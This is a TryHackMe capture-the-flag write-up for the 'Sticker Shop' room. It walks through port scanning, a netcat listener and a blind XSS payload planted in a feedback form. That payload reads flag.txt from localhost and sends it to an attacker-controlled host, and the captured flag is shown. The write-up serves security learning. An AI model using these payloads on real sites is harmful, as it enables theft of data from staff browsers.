
The Sticker Shop

TryHackMe


Your local sticker shop has finally developed its own webpage. They do not have too much experience regarding web development, so they decided to develop and host everything on the same computer that they use for browsing the internet and looking at customer feedback. Smart move!

Can you read the flag at http://TargetIP:8080/flag.txt?



401 Unauthorized


Scanning the Target :-



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 10.10.66.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 23:30 IST
Nmap scan report for 10.10.66.14
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
```

Two ports are open ssh and http.
Let's check the http site on port 8080
http://TargetIp:8080



Welcome to the Cat Sticker Shop!

Cat Sticker 1


Price: $2.99

Cat Sticker 2

Price: $3.99

We only sell stickers at our physical store. Please feel free to stop by!


Only feedback page is accessible http://TargetIP:8080/submit_feedback
We can post the feedback.
Now, let's start a Netcat listener on the attacker's machine by running the following command:



```
┌──(root㉿kali)-[/home/kali]
└─# nc -knvlp 8080
listening on [any] 8080 ...
```

This will set up a listener on port 8080 to capture any incoming connections.


Next, we’ll test for potential Cross-Site Scripting (XSS) vulnerabilities by sending the following payload through the “Feedback” form or any input field that allows HTML:



```
<img src=x onerror="fetch('http://AttackerIP:8080')"/>
```

This payload attempts to trigger an HTTP request to the attacker’s IP (10.11.116.53) when the error occurs in the image tag.


After submitting the payload, monitor the Netcat listener for any incoming connections. If the XSS vulnerability is present and executed, you should see a connection on your listener from the vulnerable web server, indicating that the payload was triggered successfully.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -knvlp 8080
listening on [any] 8080 ...
connect to [10.17.47.149] from (UNKNOWN) [10.10.66.14] 55158
GET / HTTP/1.1
Host: 10.17.47.149:8080
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.604
5.105 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8080
Referer: http://127.0.0.1:8080/
Accept-Encoding: gzip, deflate
```

Home
Feedback
Please submit your feedback regarding your product
Submit
Thanks for your feedback! It will be evaluated shortly by our staff.

Now that we have discovered the XSS vulnerability, let’s craft a payload that will visit /flag.txt and send its contents to our listener server. The following payload is designed to do just that:




```
<img src="x" onerror="fetch('http://127.0.0.1:8080/flag.txt').then(r => r.
text()).then(r => fetch('http://AttackerIP:8080/?c=' + r)).catch(e =>
fetch('http://AttackerIP:8080/?c=' + e))"/>
```

Explanation:

- The payload first attempts to fetch the contents of http://127.0.0.1:8080/flag.txt, where the flag is likely stored.
- It then sends the contents (or any error) to the attacker’s server at http://10.11.116.53:8080, appending the response as a query parameter (?c=<response>).
- This ensures that, if the fetch request is successful, the contents of the flag.txt file will be exfiltrated to our server.

After submitting this payload, monitor your listener server for any incoming connections containing the flag.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -knvlp 8080
listening on [any] 8080 ...
connect to [10.17.47.149] from (UNKNOWN) [10.10.66.14] 46482
GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1
Host: 10.17.47.149:8080
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.604
5.105 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8080
Referer: http://127.0.0.1:8080/
Accept-Encoding: gzip, deflate
```

We have captured the flag of The Sticker Shop .